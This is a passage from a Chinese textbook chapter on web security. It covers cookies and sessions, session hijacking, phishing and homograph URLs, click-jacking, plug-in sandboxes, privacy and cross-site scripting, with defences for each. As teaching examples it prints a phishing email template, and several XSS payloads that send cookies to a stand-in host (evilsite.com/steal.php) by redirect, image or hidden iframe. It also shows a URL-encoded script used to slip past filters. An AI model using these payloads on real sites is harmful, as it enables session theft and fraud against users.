建立用户会话的另一项技术是：每当用户使用 GET 或 POST 请求导航新网页时，都会向 Web 服务器传递会话信息。实际上，服务器生成一小段不可见的代码来捕获用户的会话信息，并将会话插入到网页中，使用隐藏字段（hidden field）机制将该网页传送给客户端。每当用户导航到一个新网页时，这段代码会将用户的会话消息传递给服务器，使服务器“记住”用户的状态。然后，Web 服务器使用这些信息执行必要的操作，并生成具有相同隐藏代码的下一个网页来继续传递会话信息。非常不幸，因为 HTTP 请求是未加密的，所以这种方法极易受到中间人攻击。攻击者劫持用户的会话并使用他们的身份，就能访问用户提交的 GET 或 POST 变量。为了安全地使用这种方法，必须将 HTTPS 与 GET 或 POST 变量的实现结合在一起使用，以保护用户会话免受这种攻击。

Cookies

建立用户会话的另一种常用方法使用小数据包 Cookies，服务器将 Cookies 发送到客户端，并存储在客户端的计算机上。当用户重新访网站时，这些 Cookies 将不变地被返回给服务器，这样服务器就能“记住”该用户和访问会话的信息。

当服务器在 HTTP 响应头中使用 Set-Cookies 字段时，则在客户端系统对 Cookies 进行设置。如图 7.11 所示，这个响应包括表示 Cookies 内容的键-值对、有效期、对 Cookies 有效的域名、可选的路径、secure 标志和 HTTP only 标志。



图 7.11 使用 Firefox 的 Cookies 编辑插件所见的 Cookies 内容。name 和 content 字段对应 Cookies 的键-值对。域名 paypal.com 指定这个 Cookies 对该顶级域名和所有子域是有效的，路径/表明它适用于网站的根目录。最后，send for 值表示：它并不是一个安全的 Cookies，有效期指定了何时自动删除这个 Cookies

Cookies 的属性和组件

如果没有指定有效期，当用户退出浏览器时，在默认情况下，会删除 Cookies。

域字段可以用于指定网站的顶级域名或子域。只有域内的主机才能设置该域的 Cookies。子域可以为更高级域设置 Cookies，但反之不成立。同样，子域可以访问为顶级域名设置的 Cookies，但反之不成立。例如，mail.example.com 可以访问为 example.com 或 mail.example.com 设置的 Cookies，但 example.com 不能访问为 mail.example.com 设置的 Cookies。主机可以访问为顶级域名设置的 Cookies，但在域层次结构中，主机只能为上一

级域名设置 Cookies。例如，`one.mail.example.com` 可以读取（但不能设置）`.example.com` 的 Cookies。此外，有一些规则防止网站为顶级域名（如`.edu` 或 `.com`）设置 Cookies。在浏览器级实施这些规则。如果网站尝试为一个域设置 Cookies，而该域与 HTTP 响应的域不匹配，则浏览器会拒绝响应，在用户计算机上也不设置 Cookies。

路径字段指定了只有网站内的指定子目录才能访问 Cookies，默认值是给定域的根目录。

在默认情况下，Cookies 使用未加密的 HTTP 传输，所以，与所有 HTTP 请求一样，极易受到中间人攻击。为了弥补这一弱点，可以设置 `secure` 标志，如果设置了该项，则会通过 HTTPS 传输给 Cookies。但是，据披露，设置了 `secure` Cookies 标记，使用 HTTPS 加密常规数据的传输也失败了，因为仍存在着会话劫持。通过加密 Cookies 的值并使用模糊的名字来进一步保护敏感的 Cookies。因此，只有 Web 服务器可以解密 Cookies，访问 Cookies 的恶意软件也无法从中提取有用的信息。

最后，Cookies 可以设置 `HTTP-Only` 标志。如果启用了该标志，则脚本语言无法访问或操纵存储在客户端计算机上的 Cookies。但是，这并不是停止使用 Cookies 本身，因为浏览器仍自动包含 HTTP 请求发送给指定域的本地存储的 Cookies。此外，用户仍然可以浏览器插件来修改 Cookies。尽管如此，防止脚本语言访问 Cookies 大大减少了跨站点脚本（cross-site scripting，XSS）攻击的风险，我们将在 7.2.6 小节中讨论 XSS。

Cookies 如何支持会话

为了让服务器能访问以前设置的 Cookies，客户端会自动包含为特定域设置的任何 Cookies 以及任何 HTTP 请求头中 Cookies 的路径都发送给服务器。因为返回给 Web 服务器的这些信息已有了每一个 HTTP 请求，所以不需要 Web 服务器处理本地 Cookies——与 GET 和 POST 变量一样，以每个请求为基础就能解译的操作 Cookies 信息。

值得注意，通过 DOM 也可以访问用户的 Cookies，因此许多脚本语言也可以访问 Cookies。Cookies 规范直接内置于 HTTP 协议之中，由浏览器解译。因此，对于每种脚本语言用于设置和访问 Cookies 机制都是不同的。

许多语言都有自己内置的 Cookies API，它提供了使用 Cookies 更便利的方法，但其他语言（包括 JavaScript）都把 Cookies 作为存储在 DOM 中的简单文本字符串，除了 DOM 访问函数之外，并没有内置的 Cookies 机制。在通常情况下，使用这些语言的开发人员会释放库来补充核心功能，以默认不包括的方式为处理 Cookies 提供更简单的方法。

由浏览器而不是操作系统管理 Cookies 的这些属性。每个浏览器都留有空间来存储这些信息，并允许用户为多个浏览器中的每一个浏览器单独设置 Cookies 信息。

Cookies 的安全问题

Cookies 对用户会话的安全性产生了深远的影响。例如，因为存储 Cookies 的系统用户可以访问这些 Cookies，所以在 Cookies 主体存储任何未加密的敏感信息都是非常危险的。但是，即使对敏感信息进行了加密，只要能访问网站的用户 Cookies，攻击者就有访问用户的会话。正因为如此，用户要像保护登录信息一样保护他们的 Cookies。在 Cookies 中内置有效期是一种很好的预防措施，但为了防止此类攻击，仍建议用户定期清除 Cookies。除了这些安全问题之外，Cookies 也引发了与用户隐私相关的问题，稍后，我们将在本章

中讨论该问题。

服务器端会话

维护会话信息的最后一种方法是在 Web 服务器上用专门的空间来记录用户的信息。对用户而言，这种模式降低了一些风险，因为用户系统被入侵并不危害他们的 Web 会话。

为了使特定的会话与特定的客户端相关联，服务器通常使用会话 ID（session ID）或会话令牌（session token）——与用户会话对应的唯一标识符。然后，服务器将采用前两个（GET/ POST 变量或 Cookies）方法之一在客户端存储令牌。当客户端导航到新网页时，它会将令牌传回服务器，然后服务器检索客户端的会话信息，如图 7.12 所示。攻击者很难猜测出会话 ID。因此，发送会话 ID 的典型机制包括使用随机数发生器或消息验证码（第 1.3.4 小节）。注意，即使客户端的计算机被入侵，攻击者所得到会话 ID 也是旧的，当攻击发生时，可能早已过期。



图 7.12 使用会话 ID 建立 Web 会话

例如，可以使用这样一个系统，网站有特色购物车，用户可以将打算购买的物品放入其中。通过将会话 ID 与购物车绑定，网站可以记录顾客希望购买的所有物品。在某一时刻，购物者转到结账网页，再次向服务器传递会话 ID，此时，可以从购物车中取出所有物品，完成交易。

7.2 针对客户端的攻击

如前所述，Web 浏览器现已成为人们使用计算机的不可分割的一部分。正因为如此，Web 浏览器也成为攻击的主要目标。在本小节中，我们讨论以人们每天都在使用的 Web 浏览器为目标的攻击。

7.2.1 会话劫持

在第 5.4.4 小节，我们已经讨论了攻击者在会话劫持（session hijacking）攻击中如何接

管 TCP 会话。同样，在会话劫持攻击中，攻击者也可以接管 HTTP 会话。事实上，TCP 会话劫持攻击本身就是用来接管 HTTP 会话的。如果 HTTP 会话的开始使用了强认证，但后续的客户端和服务器之间的通信未经加密，则在这种情况下，会话劫持攻击的破坏性非常大。

执行 HTTP 会话劫持攻击不仅需要攻击者截获客户端与 Web 服务器之间通信，还需要攻击者假冒身份（可以采取任何措施）来维护 HTTP 会话，如图 7.13 所示。



图 7.13 基于窃取会话 ID 的会话劫持攻击

防御 HTTP 会话劫持

如果攻击者利用数据包嗅探器，则能发现受害者正在使用的任何会话 ID。同样，他还能模仿在 Cookies 或 GET/POST 变量中的会话令牌编码。有了这些信息，攻击者就能劫持 HTTP 会话。因此，防御 HTTP 会话劫持的第一道防线是防止数据包嗅探器和 TCP 会话劫持。

如果攻击者能重建有效的服务器端的会话令牌，或模仿客户端的令牌，那么他就可以假冒使用该令牌的合法用户的身份。因此，为了防止在使用客户端令牌建立会话时受到会话劫持攻击，对服务器而言，加密这类会话令牌是非常重要的。同样，应以很难预测的方法（如使用伪随机数）生成服务器端的会话 ID。

此外，对服务器而言，防范可能的重放攻击也是非常重要的，重放攻击使用旧凭据执行虚假的认证或授权。在这种情况下，重放攻击的攻击者会使用旧的、前面有效的令牌来企图执行 HTTP 会话劫持攻击。通过在客户端令牌和服务器端令牌中结合随机数，并经常改变会话令牌，以合理的频率保持令牌的有效期，都能使服务器免受此类攻击。另一个预防措施是将会话令牌与客户端的 IP 地址相关联，当且只当来自相同 IP 地址的连接才被视

为有效的会话令牌。

权衡

注意，使用服务器端的会话令牌时，由于客户端只存储会话 ID，而不存储任何与客户端相关的敏感信息，所以客户端被入侵所带来的风险很小。此外，当客户端关闭浏览器后，服务器端的会话被终止。因此，服务器端使用随机会话令牌经常改变的会话技术，在用户端能降低出现 HTTP 会话劫持的风险。

然而，由于服务器的空间和处理需求，记录所有用户会话的方法有点不切实际，这主要取决于网站接收到的总流量和服务器可用的空间。因此，需要在安全和效率之间进行权衡。

7.2.2 网络钓鱼

在网络钓鱼（phishing）攻击中，攻击者创建了一个虚拟网站，似乎与合法网站完全相同，以诱骗用户泄露私人信息。当用户访问虚假网站时，网站显示的网页似乎与合法网站的验证网页一样。但是，在提交用户名和密码时，恶意网站只是记录用户现已被盗的凭据，并对用户隐藏自己的活动，或将用户重定向到真正的网站，或显示“网站正在维护”的通知。大多数网络钓鱼攻击者是以金融服务行业为目标，被钓到的信息都是与金融交易有关的高价值信息。

网络钓鱼通常利用这样一个事实，用户一般不会仔细分析欺诈网页，因为准确地再现网页往往是非常困难的。同样，除非伪造的 URL 是 DNS 缓存中毒的结果（第 6.1.3 小节），在地址栏中的简单一瞥就能知道，该网站是虚假的。这些攻击经常利用垃圾邮件，垃圾邮件发送者声明他们是合法的金融机构，但提供的链接却指向钓鱼网页，如图 7.14 所示。




图 7.14 基于 URL 拼写错误的网络钓鱼攻击，例如，顾客可能已收到了垃圾邮件，要求顾客检查自己账户余额 (a) 真正的网站；(b) 钓鱼网站

此外，仔细地查看网站的源代码也能找到其他的诈骗证据。浏览器使用的最主要预防网络钓鱼的一项技术是定期更新已知的钓鱼网站黑名单列表。如果用户导航到列表中的某个网站，浏览器就会警告用户，这个网站存在危险。

URL 混淆

钓鱼者使用的一种流行技术是以某种方式掩盖虚假网站的 URL，从而不给受害者任何非常的提醒。例如，临时用户可能并不注意 URL 的简单拼写错误，如图 7.14 所示。同样，由 HTML 编写的垃圾邮件大都以邮件客户端的格式化方式显示。钓鱼者使用的另一个技巧是：电子邮件中似乎包括真实的超链接，但实际上，会链接到一个钓鱼网站。例如，分析如下垃圾邮件消息的 HTML 源代码。

```
<p>Dear customer: <br>
We at Secure Bank of Total Trust care a great deal about your financial security
and have noticed some suspicious activity on your account. We would therefore
like to ask you to please login to your account, using the link below, to
confirm some of the latest charges on your credit card.<br>

<a href="http://phisher225.com">http://www.securetotaltrust.com</a>

<br>Sincerely, <br>
The Account Security Team at Secure Bank of Total Trust</p>
```

这种 URL 混淆方法的一个变种是 Unicode 攻击，或更正式地称为 homeograph 攻击。为了支持网站的域名使用多种语言，在 URL 中会使用国际字母表中的 Unicode 字符，因此，钓鱼者通过国际字符注册的域名可能与已有的合法网站域名非常相似。但是，更危险的事实是：许多具有不同 Unicode 值的字符在浏览器中显示同一个字符。

举一个著名的钓鱼网站的例子，它使用 p 注册了域名 www.paypal.com，Cyrillic 字母 p 的 Unicode 值为 #0440，而 ASCII 字母 p 的 Unicode 值为 #0070。当访问者通过垃圾邮件链接到这个网页时，分析网址也不会发现任何恶意活动，因为浏览器中显示的字符相同。更可怕的，假冒网站的所有者为自己的网站也注册了 SSL 证书，因为该证书用来验证请求者域名的有效性，但实际是，该证书使用了仿冒的域名。通过在地址栏禁用国际字符能防止这种攻击，但这样做会使浏览器不能导航到使用国际字符域名的网站。另外，当使用非 ASCII 字符（如用不同的颜色显示这些字符）时，浏览器也能提供可视的线索，以防止类似字符之间的视觉混淆。

7.2.3 点击劫持

与网络钓鱼攻击中所用的 URL 混淆思想类似，点击劫持（click-jacking）是利用网站的漏洞，用户在网页上点击鼠标时，常常不是用户的有意行为。例如，分析代码段 7.5 所示的 JavaScript 代码。

代码段 7.5 由事件 onMouseUp 触发的 JavaScript 函数 window.open，完成点击劫持

```
<a onMouseUp=window.open ("http://www.evilsite.com")
href="http://www.trustedsite.com/">Trust me!</a>
```

这段 HTML 代码是一个简单的例子，它建立了一个链接，似乎指向了 www.trustedsite.com。此外，此段代码甚至可能给用户提供了虚假的安全感，因为当用户

将鼠标指针悬停在超链接上时，许多浏览器在状态栏显示链接目标的 URL。但是，在这种情况下，当用户点击鼠标之后，会触发 onMouseUp 事件，JavaScript 函数 window.open 实际使用的代码会使用户链接到代替网站 www.evilsite.com。

点击劫持执行的其他操作

点击劫持的操作不止是点击网页，恶意网站还能使用其他 JavaScript 事件处理程序，如 onMouseOver，只需用户鼠标移过该元素时，就会触发 onMouseOver 事件，进而执行相关操作。

使用点击劫持的另一个常见场景是广告欺诈。大多数在线广告商根据点击率（click-through）数向托管自己广告的网站支付广告费——点击率就是用户在网站上点击广告的次数。点击劫持能强制用户点击广告，以提高欺诈网站的收入，这种攻击被称为点击欺诈（click fraud）。

这些风险集中表明需要改变浏览器的设置来提供附加的安全，以防止运行未经用户明确定义的脚本。例如，Firefox 的 NoScript 插件允许用户维护可信主机名称的白名单，允许执行该名单中的脚本。

7.2.4 媒体内容的脆弱性

Web 客户端的重要风险区域就是动态媒体内容的脆弱性。之所以会发生这类攻击，原因在于：媒体内容播放器、本应提供安全的交互工具以及愉快的用户体验都可能引发恶意操作。

沙箱

在继续讨论针对客户端的这种攻击之前，先介绍沙箱（sandbox）的思想，这是非常有益的。沙箱是指应用程序或脚本在另一个应用程序中受限的运行权限。例如，沙箱可能只允许访问某些文件和设备。我们将这些限制统称为沙箱，如图 7.15 所示。




图 7.15 沙箱的受限操作

对运行在 Web 浏览器中的元素（包括网站的 DOM 分层结构），JavaScript 都精心划定

了允许访问的元素集。但是，JavaScript 在浏览器之外没有能力在用户计算机上执行代码，或影响在其他浏览器窗口打开的网站。

不同的脚本语言和媒体应用程序都被授予了各种权限来访问 Web 浏览器中的不同组件。例如，Adobe Flash 应用程序允许向大多数系统的用户剪贴板写入（但不允许读）。剪贴板是专门存储被复制和粘贴信息的缓冲区。通过允许某项技术在 Web 浏览器内运行，用户就授予这项技术访问分配给它的资源的权限，被定义在它的沙箱之中。有时候，这种访问会被滥用，如在最近的攻击中，恶意网站使用链接指向托管恶意软件的网站，从而不断地劫持用户的剪贴板。偶尔的技术脆弱性也会使攻击者越过沙箱，访问这项技术不能访问的资源。

开发人员开发的新方法以单独的代码运行，以减少恶意行为的影响。例如，谷歌 Chrome 浏览器将每个新标签都作为一个新进程，在操作系统级能有效地限制每个标签。这种战术减轻了一种脆弱性风险：通过在应用程序级创建沙箱底线，允许浏览器标签来访问其他标签的内容。

JavaScript 和 Adobe Flash 就是为用户开发更多动态的、交互的用户体验机制的两个实例。随着每项新技术的出现，都会为用户提供一套新的丰富的功能集，但伴随这些新的功能，也会出现新的安全问题。从本质上讲，用户经常需要在浏览器体验和安全性之间进行取舍——浏览器使用的补充技术越多，就越容易受到攻击。在可接受的安全度和充分的 Web 体验之间寻找平衡应该是每个用户的目标。

就像其他应用程序一样，浏览器本身变得越来越复杂。这种复杂性增加了应用程序级安全的脆弱性。Web 浏览器的脆弱性特别危险，因为它们使攻击者能逃避典型的 Web 应用程序沙箱，直接对受害者的系统执行恶意代码。例如，使用脆弱浏览器的用户访问某个网站，该网站专门提供恶意代码来利用浏览器，并入侵用户计算机。与其他应用程序一样，在部署浏览器之前，开发人员应该小心严格地测试自己的程序，一经发现问题，要及时推出安全补丁来解决出现的问题。Web 浏览器和插件的开发人员要特别保护沙箱，因为沙箱定义了嵌入内容与浏览器之间的保护缓冲区。

媒体内容和 Adobe Flash

在线媒体内容可能成为攻击的另一种载体。网站中嵌入的音频和视频越来越多。如果 Web 浏览器使用的嵌入式媒体播放器播放的内容具有应用程序级的缺陷，则会创建恶意媒体文件，逃避受害者浏览器的沙箱，并在受害者的计算机上直接执行代码。这一直是流媒体技术存在的问题。

一种特别流行的媒体格式是 Adobe Flash（以前称为 Macromedia Flash，然后称为 Shockwave Flash）。这项技术无处不在，常用于创建广告或其他交互式 Web 内容。像所有的媒体内容需要单独的播放器一样，在 Flash 媒体播放器中利用应用程序的漏洞也是 Flash 潜在的脆弱性。因此，用户应该永远使用最新版本的播放器，最新版本包括了前面已发现脆弱性的补丁。

Java 小程序

即使能使用所有的脚本语言和媒体播放器，Web 开发人员和用户渴望更强大的 Web

技术。例如，在 Java 中可以实现交互式体验，Java 是一种流行的面向对象、功能齐全的编程语言，在不同操作系统之间，具有很好的跨平台的兼容性。如 Flash，它使用 ActionScript 虚拟机，Java 程序的运行也使用沙箱虚拟机（第 3.1.5 小节），这就能防止该语言访问其他系统的资源。

Java 小程序（Java applet）提供了一种方式，通过用户的 Web 浏览器就能提供完全成熟的 Java 应用程序。Java 小程序也运行在沙箱之中，在默认情况下，防止它们对客户端的文件系统进行读取或写入，启动客户端计算机上的程序，或网络连接到其他的不是传送小程序的 Web 服务器。这些沙箱的限制大大减少了 Java 小应用程序所带来的风险。但是，受用户信任的小程序可以扩展自己的沙箱，超出这些限制。这又会给用户增加负担，需要知道何时信任 Java 小程序，因为恶意的小程序会严重地破坏系统。因此，只要有“受信任”的小程序要求重写沙箱限制时，用户就应该提起注意。

Java 小程序的开发人员可以从 CA 得到代码签名证书（code signing certificate），使用对应私钥创建签名小程序（signed applet）。当签名小程序请求沙箱之外的操作时，它向用户提交证书，用户验证证书的有效性和小程序代码的完整性之后，基于用户是否信任开发者来决定是否允许小程序的特权提升。

ActiveX 控件

ActiveX 是微软的专有技术，旨在允许 Windows 开发者创建应用程序——称为 ActiveX 控件（ActiveX controls），能通过 Web 发送并在浏览器（特别是在微软的 IE）中执行。但是，ActiveX 不是一种编程语言，它是部署程序的包装，而程序可以由任何语言编写。

与 Java 小程序不同，小程序通常运行有受限的沙箱之中，而 ActiveX 控件能访问浏览器之外的所有系统资源。非正式的说，ActiveX 控件是从网站上下载的应用程序，并在用户的计算机上执行。因此，ActiveX 控件能被有效地作为恶意软件的载体。为了降低这一风险，使用数字签名方案来验证 ActiveX 控件的作者。开发人员对自己的 ActiveX 控件进行签名并提供证书，向用户证明控件的身份，自从控件被开发后，就没有被篡改过。

但是，对控件进行签名并不一定能保证它的安全。特别是，攻击者可能拥有已签名的 ActiveX 控件，出于恶意的目的而使用该控件，而非开发者的原意，这样，就能在用户系统中执行任意代码。因为 ActiveX 控件能运行任何应用程序，在对控件进行签名之前，对于安全脆弱性，一定要对合法的 ActiveX 控件进行严格的测试，并采取措施，以确保控件不能被滥用或用于恶意目的。

由于 ActiveX 是微软的技术，对 ActiveX 控件的策略管理包含在 Internet Explorer 和 Windows 操作系统中。Internet Explorer 浏览器的设置允许用户指定是否允许 ActiveX 控件、阻止 ActiveX 控件或只有在提示之后再允许 ActiveX 控件，根据控件是否具有数字签名或是否可信再进行具体的设置。此外，在组织内，通过允许用户只运行得到管理员核准的 ActiveX 控件，管理员能管理 ActiveX 控件的使用。

7.2.5 隐私攻击

随着互联网的发展，它已成为万能的信息源，用户隐私已成为一个重要的考虑因素。

成千上万的人们在网站（如社交网站）上保存个人信息，在用户不知情的情况下，这些信息会成为公开信息。对用户而言，在提交个人信息之前，一定要知道网站要如何使用自己的信息，并一定不要将私人信息提交给不受信任的网站。在通常情况下，非法网站都试图获取用户的私人信息，然后将其出售给广告商、滥发垃圾邮件者和身份窃贼。

第三方 Cookies 与跟踪 Cookies

除了隐私入侵软件之外，与广告软件和间谍软件（第 4.4 小节）一样，Cookies 会产生一些具体的隐私问题。例如，由于 Web 服务器通过 HTTP 响应来设置 Cookies，如果一个网站拥有的嵌入图像由另一个网站托管，托管图像的网站能在用户计算机上设置 Cookies。以这种方式设置的 Cookies 被称为第三方 Cookies (third-party Cookies)。广告商经常使用这些 Cookies 来跟踪多个网站的用户，并收集统计信息。有些人认为监控用户习惯也是侵犯隐私，因为它未经用户同意，或用户毫不知情。阻止第三方 Cookies 不能自动防御来自不同网站的跟踪。事实上，广告网络的图像服务器可能托管参与网站的多个域名。

保护隐私

现代浏览器有一系列的功能来保护用户的隐私。现在，浏览器能指定调控策略：将 Cookies 存储多长时间以及是否允许使用第三方 Cookies。此外，用户的历史记录和临时缓存文件等私人数据被设置为自动删除。最后，为了保护用户在网络上的匿名性，可以使用代理服务器。因此，除了定期检查 Web 浏览器所存储的 Cookies 之外，用户还应审查 Web 浏览器中的隐私设置。即使用户通常会导航一些隐私设置相当开放的网站，最现代化的 Web 浏览器有“私人浏览”模式，在这种模式中，可输入单个命令，阻止任何 Cookies 的存储和记录任何浏览历史。

7.2.6 跨站点脚本

现在，一种最常见的 Web 安全脆弱性来自于跨站点脚本 (cross-site scripting, XSS) 攻击。在这种攻击中，网站上不正确的输入验证使恶意用户能向网站注入代码，然后在访问者的浏览器中执行这些注入代码。为了进一步理解这种脆弱性，我们研究两种基本的 XSS 攻击：持久性 XSS 攻击和非持久性 XSS 攻击。

持久性 XSS

在持久性 XSS 攻击中，攻击者向网站注入的代码会在网站上保留一段时间，且该代码对其他用户是可见的。持久性 XSS 的经典示例是利用网站的留言簿或留言板。

分析一个网站，如新闻网站或社交网站，其包含留言板，访问者进入后能留言，其他访问者也能看到留言。如果存储在留言板中的用户输入没有去除某些字符进行正确地过滤，攻击者就能注入恶意代码，当其他用户访问该网站时，就会执行这些恶意代码。首先，用户提交的表单如代码段 7.6 所示。

代码段 7.6 允许用户向留言板留言的网页

```
<html>
<title>Sign My Guestbook!</title>
```

```
<body>
  Sign my guestbook!
  <form action="sign.php" method="POST">
    <input type="text" name="name">
    <input type="text" name="message" size="40">
    <input type="submit" value="Submit">
  </form>
</body>
</html>
```

在输入留言后，网页会将用户的输入作为 POST 变量提交给网页 sign.php。这个网页可能使用服务器端代码（稍后将在本章中进行讨论）将用户输入插入到留言板，相关代码与代码段 7.7 相似。

代码段 7.7 包含访问者留言的留言板网页

```
<html>
  <title>My Guestbook</title>
  <body>
    Your comments are greatly appreciated!<br />
    Here is what everyone said:<br />
    Joe: Hi! <br />
    John: Hello, how are you? <br />
    Jane: How does the guestbook work? <br />
  </body>
</html>
```

例如，摘录了 JavaScript 代码的一个片段，如代码段 7.8 所示。

代码段 7.8 用于测试 XSS 注入的 JavaScript 代码

```
<script>
  alert("XSS injection!");
</script>
```

当执行这段 JavaScript 代码时，只是简单地弹出具有文本“XSS injection!”的消息框。如果服务器上的 sign.php 脚本只是将用户在 POST 表单中的输入复制成留言板的内容，则产生如代码段 7.9 所示的代码。如果任何用户访问了包含攻击者留言的网页，则会执行这段摘录的代码，用户会看到一个弹出的消息框。

代码段 7.9 利用 XSS 攻击向上述 JavaScript 注入代码所生成的留言板网页

```
<html>
  <title>My Guestbook</title>
  <body>
    Your comments are greatly appreciated!<br />
    Here is what everyone said:<br />
    Evilguy: <script>alert("XSS Injection!");</script> <br />
    Joe: Hi! <br />
```

```

John: Hello, how are you? <br />
Jane: How does the guestbook work? <br />
</body>
</html>

```

在这种情况下，留言板作为攻击的载体，恶意用户向其注入代码。注入代码的详细内容被称为有效载荷。在这个示例中，有效载荷相对无害，只是很恼人地弹出消息框，但它也可能是更危险的有效载荷，如图 7.16 所示。




图 7.16 在 XSS 攻击中，攻击者以网站为载体来在受害者的浏览器中执行恶意代码

JavaScript 能将访问者重定向到任何网页，因此这是攻击的一种可能途径。恶意用户只需注入简短的脚本来重定向所有访问者，使它们访问新网页来下载病毒或其他恶意软件到自己的系统。但是，如果将 JavaScript 访问和操纵 Cookies 相结合，则这种攻击变得更加危险。例如，攻击者可以向留言板注入代码段 7.10 所示的脚本。

代码段 7.10 用于窃取用户 Cookies 的 JavaScript 函数

```

<script>
document.location = "http://www.evilsite.com/
steal.php?cookie="+document.cookie;
</script>

```

这段代码使 JavaScript 能访问 DOM 来将访问者重定向到攻击者的网站，www.evilsite.com，并将用户的 Cookies（通过 DOM 对象 `document.Cookies` 访问）连接 URL 作为网址作为 `steal.php` 网页的 GET 参数，用于记录 Cookies。然后，在会话劫持攻击中，攻击者利用 Cookies 来模拟目标网站的受害者。但是，这项技术有点粗糙，如果用户的浏览器被重定向到意想不到的网页，用户可能意识到危险性。攻击者可以利用几种方法来隐藏代码的执行。其中两种最常用的方法是在恶意 URL 嵌入图像请求和使用不可见的 `iframe`。`iframe` 是 HTML 的一个元素，它能将一个网页嵌入到另一个网页之中。

代码段 7.11 给出了使用 JavaScript 创建图像，然后将图像的来源设置为攻击者的网站，再将 Cookies 作为 GET 变量传递。当显示网页时，受害者的浏览器向此 URL 请求图像，向用户传递 Cookies 而没有显示任何结果（因为没有图像传回）。

代码段 7.11 使用图像的 XSS

```

<script>
img = new Image();
img.src = "http://www.evilsite.com/steal.php?cookie="

```

```
+document.cookie;  
</script>
```

同样，使用不可见的 iframe 可以达到同样的目的。在代码段 7.12 中，使用 XSS 的 ID 创建了不可见的 iframe。然后，然后使用 DOM 访问该元素来注入简短的脚本，将 iframe 的来源设置为攻击者的网站，将 Cookies 作为 GET 参数传递。

代码段 7.12 使用隐藏 iframe 的 XSS

```
<iframe frameborder=0 src="" height=0 width=0 id="XSS"  
name="XSS" > </iframe>  
<script>  
frames["XSS"].location.href="http://www.evilsite.com/steal.php?cookie="  
+document.cookie;  
</script>
```

注意，只注入 HTML 代码无法完成上述的 Cookies 窃取攻击，因为 HTML 无法直接访问用户的 Cookies。

尤其是在一些 XSS 攻击中，攻击者不能立即访问，但可以利用会话之外的元素。例如，他可以向 Web 服务器的数据库注入恶意脚本，在稍后一段时间，在网页上检索并显示，此刻，在用户的浏览器会执行恶意脚本。

非持久性 XSS

在前面留言板的例子中，其他访问者可以看到网页上注入的 JavaScript，但是，在现实生活中，跨站点脚本的例子不允许注入代码持久地出现在攻击者的会话中。有许多利用非持久性 XSS 脆弱性的例子。

非持久性 XSS 的一个典型例子是回显搜索查询的搜索网页。例如，在网站的搜索框输入“security book”，可以从这一行开始读取结果网页：

Search results for security book.

如果用户的输入没有对某些字符进行过滤，在搜索框中注入的代码段会出现许多搜索结果网页，其中就有包含恶意代码内容的网页，然后，也会执行该恶意代码，就像在客户端浏览器中执行代码一样。

乍一看，这种脆弱性并不是非常重要，毕竟，似乎攻击者只能向网页注入代码，而这些网页对攻击者是可见的。但是，分析搜索网页，搜索查询作为 GET 参数传递给搜索脚本，其 URL 如下所示：

<http://victimsite.com/search.php?query=searchstring>

攻击者可以构造一个恶意网址，其中包括他们所选 JavaScript 的有效载荷，每当有访问者导航到了该 URL，在受害者的浏览器中就会执行他们的有效载荷。例如，与前面永久性示例一样，使用下面的 URL 也能实现同样的 Cookies 窃取攻击：

```
http://victimsite.com/search.php?query =  
<script>document.location ='http://evilsite.com/steal.php?cookie ='
```

```
+document.cookie </script>
```

在点击这个链接之后，重定向了浏览器，用户不知不觉地访问了攻击者的网站，攻击者就窃取了原网站的 Cookies。为了提高用户点击这个链接的概率，攻击者会通过大量垃圾邮件传播这个链接。

防御 XSS

跨站点脚本被视为客户端的脆弱性，因为它利用的是用户而不是主机，但产生这些错误的根源仍在服务器端。从根本上讲，出现 XSS 攻击的原因在于程序员没有对用户提供的输入进行过滤。例如，如果用户提供了 HTML 格式的电话号码，最佳实践是：只允许数字和连字符作为输入。在一般情况下，程序员应该在用户输入中去除所有的恶意字符，如“<”和“>”，它们是脚本的开始和结束标签。

但是，对用户而言，防止程序员产生编程错误是不可能的。因此，许多用户以每个域为基础，选择禁用客户端的脚本。大多数浏览器允许用户设置限制性的策略，何时允许执行脚本。一些用户选择除了使用白名单上的特定网站的脚本之外，禁用其他一切脚本。另一些用户选择除了禁用公共黑名单上的脚本之外，能启用所有网站的脚本。

Firefox 的 NoScript 插件能控制这些策略，它还有一个附加功能，对 XSS 进行检测。NoScript 减少了 XSS 攻击，通过确保所有的 GET 和 POST 变量都经过过滤，去除了导致客户端代码执行的字符。具体来说，从 URL 去除所有引号、双引号和括号，来自于不受信任的源端向受信任的网站发送每一个请求的网址头部和 POST 变量。但是，这种方法不能防止持久性 XSS 利用网站，因为恶意代码已嵌入到网站的内容之中，对用户输入过滤并不能阻止嵌入代码在用户浏览器中的执行。但是，NoScript 过滤使恶意网站向无辜网站发送电子邮件来利用 XSS 脆弱性变得更加困难。

现在，使用 XSS 过滤和检测越来越普遍，攻击者现在使用一些方法来逃避这些预防措施。浏览器支持 URL 编码技术来安全地解译特殊字符。每个可能的字符都对应着一个 URL 编码，浏览器知道解译版和编码字符。逃避过滤的一种简单方法是使用 URL 编码对恶意 GET 请求进行模糊处理。例如，脚本“`<script>alert('hello'); </script>`”的编码为

```
\%3C\%73\%63\%72\%69\%70\%74\%3E\%61\%6C\%65\%72\%74  
\%28\%27\%68\%65\%6C\%6C\%6F\%27\%29\%3B\%3C\%2F\%73\%63\%72\%69\%70\%74  
\%3E
```

这段编码字符串可用作 URL 中的 GET 变量，并可以逃避 URL 过滤的某些方法。

